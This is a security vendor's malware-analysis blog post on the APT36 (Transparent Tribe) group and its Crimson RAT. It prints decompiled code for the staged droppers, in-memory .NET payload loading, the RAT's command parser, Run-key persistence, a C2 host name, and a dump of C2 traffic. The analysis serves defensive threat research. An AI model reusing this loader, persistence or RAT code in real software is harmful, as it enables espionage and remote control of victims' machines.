

A look into APT36's (Transparent Tribe) tradecraft


By admin

Published: 2020-11-01 · Archived: 2026-04-05 18:34:26 UTC

[APT36](#) (a.k.a Transparent Tribe / Mythic Leopard / PROJECTM/ TEMP) is a prominent group believed to be operating on behalf of **Pakistan** state and conducting espionage with great interests in a very specific set of countries specially **India**, widely since 2013.

Most frequent target sectors include:

- Military organizations
- Government entities



Example honey trap lure template

Cyberstanc's very own **threat research team** have been tracking [APT36](#)'s activities and we would like to provide you an insight into their tradecraft specially their main malware dubbed "**Crimson RAT**".

Analysis:

We won't be laying emphasis on individual samples rather we would be randomly covering samples and variants to provide better insights

Payload Delivery:

Transparent Tribe employees multitude of tactics from the old books of espionage 101 for dummies for example **honey-trapping** army personals however frequent payload delivery methods constitutes of usually the following:


- Malicious Documents / Excel sheets
- Compressed archived files

- Waterholing attack

Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : **Kashmir_conflict_actions.docx**
- File Type : MS Word Document
- File size 300.00 KB (300000 bytes)

Stage 1 (Macro enabled document dropper) :



Kashmir_conflict_actions.docx

Kashmir_conflict_actions.docx contains a macro which in turn makes a remote **SQL query to C2 server (Datroapp[.]mssql.somee.com)** and writes the second stage payload to "`\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Trayicos.exe`" and launches the payload


```
2 v8 = (const CHAR *)sub_401650((int)&v45, &v111);
3 v9 = FindResourceA(v7, v8, (LPCSTR)0xA);
4 v10 = v9;
5 hResInfo = v9;
6 v11 = LoadResource(v7, v9);
7 v68 = LockResource(v11);
8 v12 = SizeofResource(v7, v10);
9 v13 = (size_t *)malloc(v12);
0 v14 = operator new(0x40022u);
1 v66 = v14;
2 if ( v14 )
3 {
4     memset(v14, 0, 0x40022u);
5     v73 = v66;
6 }
7 else
8 {
9     v73 = 0;
0 }
1 sub_401300(v73);
2 v15 = SizeofResource(v7, hResInfo);
3 v69 = v15;
4 v16 = v15 / 1024;
5 if ( v16 > 0 )
6 {
7     v66 = v68;
8     rgsabound.cElements = (char *)v13 - (_BYTE *)v68;
9     lpString = (LPCSTR)v16;
0     do
1     {
2         sub_401560(v66, 0x400u, (char *)v66 + rgsabound.cElements);
3         v66 = (char *)v66 + 1024;
4         --lpString;
5     }
6     while ( lpString );
7 }
8 if ( (signed int)v69 % 1024 > 0 )
9     sub_401560(
0         (char *)v68 + v69 - (signed int)v69 % 1024,
1         (signed int)v69 % 1024,
2         (char *)v13 + v69 - (signed int)v69 % 1024);
3 memset(v68, 0, v69);
4 FreeResource(v11);
5 v17 = *v13;
6 v103 = v17;
7 lpString = (LPCSTR)malloc(v17);
8 v18 = SizeofResource(v7, hResInfo);
9 v19 = lpString;
0 sub_40AC60(lpString, &v103, v13 + 1, v18);
1 memset(v13, 0, v69);
2 v20 = v19 + 14;
```

Getting 3rd stage payload from resource

We can clearly conclude the encrypted data block located in the resource section is the 3rd stage payload.

After some dynamic analysis we are able to decrypt the **3rd stage payload**. However we are not finished yet !
Once the **3rd stage payload** is decrypted which in turn is revealed as a .NET assembly its loaded in the memory space of the same unmanaged process "**TrayIcos.exe**" .

```
293 v53 = 259753936;  
294 v56 = -12;  
295 v57 = 118;  
296 v58 = -71;  
297 v59 = 52;  
298 v60 = -65;  
299 v61 = 30;  
300 v62 = -25;  
301 v63 = 120;  
302 v64 = -1267734120;  
303 v65 = 0;  
304 v21 = (const CHAR *)sub_401650((int)&v45, &v108); 1. Payload decrypted in memory  
305 v22 = LoadLibraryA(v21); 2. Payload is a c# library loaded in memory  
306 v45 = 917313760;  
307 v46 = -107;  
308 v47 = 33;  
309 v48 = 42;  
310 v49 = 87;  
311 v50 = -38;  
312 v51 = 12;  
313 v52 = 85;  
314 v53 = 37;  
315 v54 = -1758070388;  
316 v55 = 259753936;  
317 v56 = -12;  
318 v57 = 118;  
319 v58 = -71;  
320 v59 = 52;  
321 v60 = -65;  
322 v61 = 30;  
323 v62 = -25;  
324 v63 = 120;  
325 v64 = -1267734120;  
326 v65 = 0;  
327 v23 = (const CHAR *)sub_401650((int)&v45, &v110);  
328 v24 = GetProcAddress(v22, v23);  
329 HIBYTE(v70) = v24 == 0;  
330 dword_423480 = (int)v24;  
331 v100 = 0;  
332 v101 = 0;  
333 v72 = 0;  
334 v75 = 0;  
335 v74 = 0;  
336 if ( v24 != 0 )  
337 {  
338     if ( ((int (__stdcall *)(void *, void *, int *))v24)(&unk_41B230, &unk_41B220, &v100) >= 0  
339     {  
340         v112 = &v113;  
341         sub_4018F0((int)&v112, lpString, 3u);  
342         if ( (*(int (__stdcall **))(int, void *, void *, int *))(*(DWORD *)v100 + 12))(v100, v11  
343             && (*(int (__stdcall **))(int, void *, void *, int *))(*(DWORD *)v101 + 36))(
```

Payload decryption

```

348     && (!int (__stdcall **)(int))((_DWORD *)v72 + 40))(v72) >= 0 )
349 {
350     v66 = 0;
351     sub_401870(L"_.");
352     v68 = 0;
353     VariantInit(&pvarg);
354     sub_401870(L"");
355     VariantInit(&v105);
356     v25 = (void (__stdcall **)(int, int))((_DWORD *)v72 + 52);
357     v26 = sub_4018D0(&v75);
358     (*v25)(v72, v26);
359     v27 = v75;
360     if ( !v75 )
361         sub_40AD90(-2147467261);
362     v28 = sub_4018D0(&v74);
363     (*v27)(v27, &sunk_41B270, v28);
364     v29 = v17 - 14;
365     rgsabound.cElements = v29;
366     rgsabound.lLbound = 0;
367     v30 = SafeArrayCreate(0x11u, 1u, &rgsabound);
368     hResInfo = 0;
369     SafeArrayAccessData(v30, (void **)&hResInfo);
370     memcpy_0(hResInfo, v20, v29);
371     SafeArrayUnaccessData(v30);
372     if ( !v74 )
373         sub_40AD90(-2147467261);
374     v31 = v74;
375     v32 = (void (__stdcall **)(VARIANTARG *, SAFEARRAY *, int))((_DWORD *)&v74->vt + 180);
376     v33 = sub_4018D0(&v66);
377     (*v32)(v31, v30, v33);
378     if ( v30 )
379         SafeArrayDestroy(v30);
380     if ( !v66 )
381         sub_40AD90(-2147467261);
382     v34 = v66;
383     if ( v69 )
384         v35 = *(_DWORD *)v69;
385     else
386         v35 = 0;
387     v36 = (void (__stdcall **)(void *, int, int))((_DWORD *)v66 + 68);
388     v37 = sub_4018D0(&v68);
389     (*v36)(v34, v35, v37);
390     SafeArrayCreateVector(0xCu, 0, 0);
391     if ( !v68 )
392         sub_40AD90(-2147467261);
393     if ( lpString )
394         v38 = *(_DWORD *)lpString;
395     else
396         v38 = 0;
397     v39 = *(_DWORD *)v68;

```

Managed payload method called from unmanaged parent dropper

Stage 3 (Third stage dropper):

Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : Random.dll
- File Type : C# dynamic link library / .Net Assembly
- File size : 2.3 MB (2441216 bytes)
- MD5 : 4A22A43CCAB88B1CA50FA183E6FFB6FA
- Signature : Microsoft Visual C# v7.0 / Basic .NET

We get a unpacked / obfuscated C# assembly which we dumped during the dynamic analysis of the **2nd stage dropper**.

The functionality of the dropper is pretty straight forward payload from resource and then execute entrypoint of the payload.

```
__0: void x
{
    Stream manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("");
    byte[] array = new byte[manifestResourceStream.Length];
    manifestResourceStream.Read(array, 0, array.Length);
    manifestResourceStream.Close();
    byte[] array2 = null;
    if (typeof(_).Assembly.GetManifestResourceNames().Length > 1)
    {
        manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("");
        array2 = new byte[manifestResourceStream.Length];
        manifestResourceStream.Read(array2, 0, array2.Length);
        manifestResourceStream.Close();
    }
    AppDomain.CurrentDomain.AssemblyResolve += _.CurrentDomain_AssemblyResolve;
    if (array2 != null)
    {
        _._ = Assembly.Load(array, array2);
    }
    else
    {
        _._ = Assembly.Load(array);
    }
    AssemblyName[] referencedAssemblies = _._.GetReferencedAssemblies();
    try
    {
        foreach (AssemblyName assemblyName in referencedAssemblies)
        {
            if (assemblyName.Name == "PresentationFramework")
            {
                foreach (Type type in _._.GetTypes())
                {
                    if (type.BaseType.FullName == "System.Windows.Application")
                    {
                        type.BaseType.GetProperty("ResourceAssembly").SetValue(null, _._, null);
                        break;
                    }
                }
                break;
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.ToString());
    }
    try
    {
        if (_._.EntryPoint.GetParameters().Length > 0)
        {
            string[] array4 = Environment.GetCommandLineArgs();
            if (array4.Length > 0)
            {
                string[] array5 = new string[array4.Length - 1];
                Array.Copy(array4, 1, array5, 0, array4.Length - 1);
                array4 = array5;
            }
            _._.EntryPoint.Invoke(null, new object[]
            {
                array4
            });
        }
        else
        {
            _._.EntryPoint.Invoke(null, new object[0]);
        }
    }
}
```

3rd stage dropper

Stage 4 (Crimson RAT):

Final stage includes execution of our crown king Crimson Remote Access Trojan.

Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : TrayIcos.exe
- File Type : PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
- File size : 2.2 MB (2295808 bytes)
- MD5 : 5A27D092E4A87554206F677B4EADC6F5
- Signature : Microsoft Visual C# v7.0 / Basic .NET
- Packer : .Net Reactor

Crimson RAT supports basic functionalities a remote access trojan should have like screen capture, screen size enumeration, commands execution, process list, process kill, etc.

However the functionalities differ from variant to variant and are stripped in many samples however the complete list of all functionalities supported by the framework are listed below :

Command	Action
runf	Execute file
procl	List all running processes
thumb	file info
filsz	file information
downf	Download files
endpo	End Process
scrsz	Caluclate screen size
cscreen	Caputre screen
dirs	Get listed drives
udlt	Remove current user
delt	Remove file
listf	Search selected file
info	Victim information
file	Upload files
dowr	Save files
fldr	Directories within a specified path
fles	File upload
cnls	Enables multiple other functionalities simultaneously
thurmb	<N/A>
gtavprcs	Looks for "gtavprcs" process bait

Functionalities

```
        break;
    }
    this.idtnwiurasreqCnls = false;
    string cmdInfo = switchType[0].ToLower();
    if (cmdInfo.Split(new char[]
    {
        '-'
    }).Length > 1)
    {
        cmdInfo = "htintn-" + cmdInfo.Split(new char[]
        {
            '-'
        })[1];
    }
    else
    {
        cmdInfo = "htintn-" + cmdInfo;
    }
    string cmdInfo2 = cmdInfo;
    switch (cmdInfo2)
    {
        case "htintn-gtavprcs":
            this.idtnwiurasfunStarter = delegate()
            {
                this.idtnwiuraslist_processes("gtavprcs");
            };
            this.idtnwiurasfunThread = new Thread(this.idtnwiurasfunStarter);
            this.idtnwiurasfunThread.Start();
            break;
        case "htintn-thurmb":
            this.idtnwiurasimage_info(switchType[1].ToString(), cmdInfo);
            break;
        case "htintn-purtsrt":
            this.idtnwiurasload_app();
            break;
        case "htintn-filisz":
            this.idtnwiurasfile_info(switchType[1], false);
            break;
        case "htintn-rupth":
            this.idtnwiuraspush_data(null, "htintn-appth=" + cmdInfo.Split(new char[]
            {
                '-'
            })[0] + DAAONIF.idtnwiurasget_mpath().ToString(), false);
            break;
        case "htintn-procl":
            this.idtnwiurasfunStarter = delegate()
            {
                this.idtnwiuraslist_processes("procl");
            };
            this.idtnwiurasfunThread = new Thread(this.idtnwiurasfunStarter);
            this.idtnwiurasfunThread.Start();
            break;
        case "htintn-dowf":
            this.idtnwiurassaveFile(switchType[1]);
            break;
        case "htintn-cscreen":
            this.idtnwiurasfunStarter = delegate()
            {
                this.idtnwiurassee_scren(switchType[1], cmdInfo);
            };
    }
```

Command parser and functionalities of crimson rat

Persistence mechanism is the least notable and extremely basic in nature

```
// Token: 0x06000002 RID: 2 RVA: 0x0002BA0 File Offset: 0x0000AA0
public static void smethod_1(string string_6, string string_7)
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|zombado".Split(new char[]
        {
            '|'
        })[0].ToString(), true);
        object value = registryKey.GetValue(Class1.string_4 + string_6);
        if (value == null)
        {
            registryKey.SetValue(Class1.string_4 + string_6, string_7);
        }
        else if (value.ToString() != string_7)
        {
            registryKey.SetValue(Class1.string_4 + string_6, string_7);
        }
    }
    catch
    {
    }
}
```

HKCU Run key persistence

C2 communication is implemented using simple **TCP protocol** with no added encryption / encoding even which is highly disappointing.

```
.....InfoCommand.....htInfo:InfoA...[USER:PC\admin][6x15:A.0.3]||[C:\Users\admin\AppData\Local\Temp\...gtavpccs=appro...gtavpccs=.....  
2641smc@<348>crss@<364>searchproloc@host@<122>svchost@<136>spool@<422>mail@lagon@<176>svchost@<456>cfrem@<1290>svchost@<1492>searchindex@<368>searchfilter@<2652>1_rsp@<776>svchost@<596>svchost@<236>dm@<608>svchost@<500>ls  
@<396>host@<492>1ass@<208>taskeng@<1820>svchost@<848>svchost@<392>crss@<1368>imedictupdate@<476>services@<364>wininit@<1860>svchost@<1984>taskhost@<292>explorer@<1436>svpost@<812>svchost@<4>system@<0>idle@<
```

C2 connection using TCP

Verdict:

Overall [Transparent Tribe](#)'s tradecraft might seem lackluster but since their inception in 2013 they have been quite successful according to statistics in executing their plans and conducting espionage campaigns on daily basis. However our customers are protected against this threat. Additionally, [Scrutiny Anti Malware](#) properly files used by Transparent Tribe as malicious.

Source: <https://cyberstanc.com/blog/a-look-into-apt36-transparent-tribe/>